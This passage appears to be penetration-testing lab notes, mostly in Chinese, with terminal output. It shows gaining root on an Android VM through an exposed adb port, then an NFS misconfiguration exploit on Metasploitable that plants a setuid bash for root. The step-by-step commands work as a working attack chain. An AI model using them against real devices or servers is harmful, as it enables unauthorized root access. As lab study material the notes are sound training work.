libio-async-loop-epoll-perl libio-async-perl liblinux-epoll-perl lib  
libplacebo29 libpoppler82 libpython2.7 libraw19 libsereal-perl libst  
libtest-metrics-any-perl libtest-refcount-perl libtsk13 libusrscpt1  
python-idna python-ipaddress python-libxml2 python-libxslt1 python-s  
python3-grequests python3-mimeparse python3-mimerender ruby-arel  
Use 'sudo apt autoremove' to remove them.  
The following additional packages will be installed:  
android-libadb android-libbase android-libboringssl android-libcrypt  
android-sdk-platform-tools-common  
The following NEW packages will be installed:  
adb android-libadb android-libbase android-libboringssl android-libc  
android-sdk-platform-tools-common  
0 upgraded, 8 newly installed, 0 to remove and 2339 not upgraded.
```

確認 Android 的 IP

```
[attacker@parrot]~  
$ sudo nmap -sn 10.10.10.*  
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-20 22:42 EST  
Nmap scan report for 10.10.10.2  
Host is up (0.0052s latency).  
MAC Address: 00:15:5D:01:97:00 (Microsoft)  
Nmap scan report for 10.10.10.14  
Host is up (0.0012s latency).  
MAC Address: 00:15:5D:01:97:19 (Microsoft)  
Nmap scan report for 10.10.10.13  
Host is up.  
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.08 seconds
```

確認 Android 的 Port

```
[attacker@parrot]~  
$ sudo nmap 10.10.10.14 -p-  
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-20 22:42 EST  
Nmap scan report for 10.10.10.14  
Host is up (0.0019s latency).  
Not shown: 65534 closed ports  
PORT      STATE SERVICE  
5555/tcp  open  freeciv  
MAC Address: 00:15:5D:01:97:19 (Microsoft)  
Nmap done: 1 IP address (1 host up) scanned in 3.38 seconds
```


使用 adb 連接

```
[attacker@parrot]-[~]  
$ adb connect 10.10.10.14:5555  
* daemon not running; starting now at tcp:5037  
* daemon started successfully  
connected to 10.10.10.14:5555
```

確認連接結果

```
[attacker@parrot]-[~]  
$ adb devices -l  
List of devices attached  
10.10.10.14:5555      device product:android_x86_64 model:Virtual_Mac
```

登入 Android console

```
[attacker@parrot]-[~]  
$ adb -s 10.10.10.14:5555 shell  
x86_64:/ $ id  
uid=2000(shell) gid=2000(shell) groups=2000(shell),1004(input),1007(lo  
admin),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc),3011(  
x86_64:/ $ su -  
:/ # id  
uid=0(root) gid=0(root) groups=0(root) context=u:r:su:s0  
:/ # █
```


於 Android 中提權

```
:/ # find / -iname *secret* 2> /dev/null  
/storage/emulated/0/Download/secrets  
/storage/emulated/0/Download/secrets/TOP_SECRET
```

```
└─ $adb pull /bin/sh  
/bin/sh: 1 file pulled. 22.4 MB/s (306928 bytes in 0.013s)
```

Detect-It-Easy

<https://github.com/horsicq/DIE-engine/releases>



勾起來

File name

> E:\CEH-Tools\sh

File type

ELF64

File size

299.73 KiB

Base address

0000000000000000

Entry point

0000000000004690

☒ Advanced

Demangle

File info

Memory map

Disasm

Hex

Strings

Signatures

VirusTotal

MIME

Visualisation

Search

Hash

Entropy

Extractor

ELF

Programs

0009

>

Sections

001c

>

Scan

Automatic

Endianness

LE

Mode

64-bit

Architecture

AMD64

Type

DYN

▼ ELF64

Operation system: Android[AMD64, 64-bit, DYN]

Linker: gold(1.12)

Tool: Android NDK

Tool: Android SDK(API 28(Android 9.0))

☒ Recursive scan ☒ Deep scan ☐ Heuristic scan ☒ Verbose

Directory

☐ All types

>

32 msec

Scan

Shortcuts

Options

About

Exit

File name

> E:\CEH-Tools\sh

File type

ELF64

File size

299.73 KiB

Base address

0000000000000000

Entry point

0000000000004690

☒ Advanced

Demangle

File info

Memory map

Disasm

Hex

Strings

Signatures

VirusTotal

MIME

Visualisation

Search

Hash

Entropy

Extractor

ELF

Programs

0009

>

Sections

001c

>

Scan

Automatic

Endianness

LE

Mode

64-bit

Architecture

AMD64

Type

DYN

▼ ELF64

Operation system: Android[AMD64, 64-bit, DYN]

Linker: gold(1.12)

Tool: Android NDK

Tool: Android SDK(API 28(Android 9.0))

☒ Recursive scan ☒ Deep scan ☐ Heuristic scan ☒ Verbose

Directory

☐ All types

>

32 msec

Scan


Shortcuts

Options

About


Exit

點進去看亂度



ELF

1-10 : 數字越大越亂



NFS Privilege Escalation

```
root@kali:~# nmap 192.168.15.129
Starting Nmap 7.70 ( https://nmap.org ) at 2023-09-26 04:35 EDT
Nmap scan report for 192.168.15.129
Host is up (0.0010s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
```

```
root@kali:~# showmount -e 192.168.15.129
```

```
Export list for 192.168.15.129:
```

```
/ *
```

```
root@kali:~# mkdir nfs
```

```
root@kali:~# mount -t nfs 192.168.15.129:/ ~/nfs
```

```
root@kali:~# ls -l nfs
```

```
total 96
```

```
drwxr-xr-x  2 root root  4096 May 13  2012 bin
```

```
drwxr-xr-x  3 root root  4096 Apr 28  2010 boot
```

```
lrwxrwxrwx  1 root root    11 Apr 28  2010 cdrom -> media/cdrom
```

```
drwxr-xr-x  2 root root  4096 Apr 28  2010 dev
```

```
drwxr-xr-x 94 root root  4096 Sep 26 04:32 etc
```

```
drwxr-xr-x  6 root root  4096 Apr 16  2010 home
```

```
root@kali:~# ls -l nfs/bin/bash
-rwxr-xr-x 1 root root 701808 Apr 14  2008 nfs/bin/bash
root@kali:~# sudo chmod 4755 nfs/bin/bash
root@kali:~# ls -l nfs/bin/bash
-rwsr-xr-x 1 root root 701808 Apr 14  2008 nfs/bin/bash
root@kali:~#
```



```
root@kali:~# ssh user@192.168.15.129
The authenticity of host '192.168.15.129 (192.168.15.129)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9Gci0LuVscegPXLQ0suPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.15.129' (RSA) to the list of known hosts.
user@192.168.15.129's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
```

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
<http://help.ubuntu.com/>

```
-bash-3.2$ id
uid=1001(user) gid=1001(user) groups=1001(user)
-bash-3.2$ /bin/bash -p
bash-3.2# id
uid=1001(user) gid=1001(user) euid=0(root) groups=1001(user)
bash-3.2#
```


END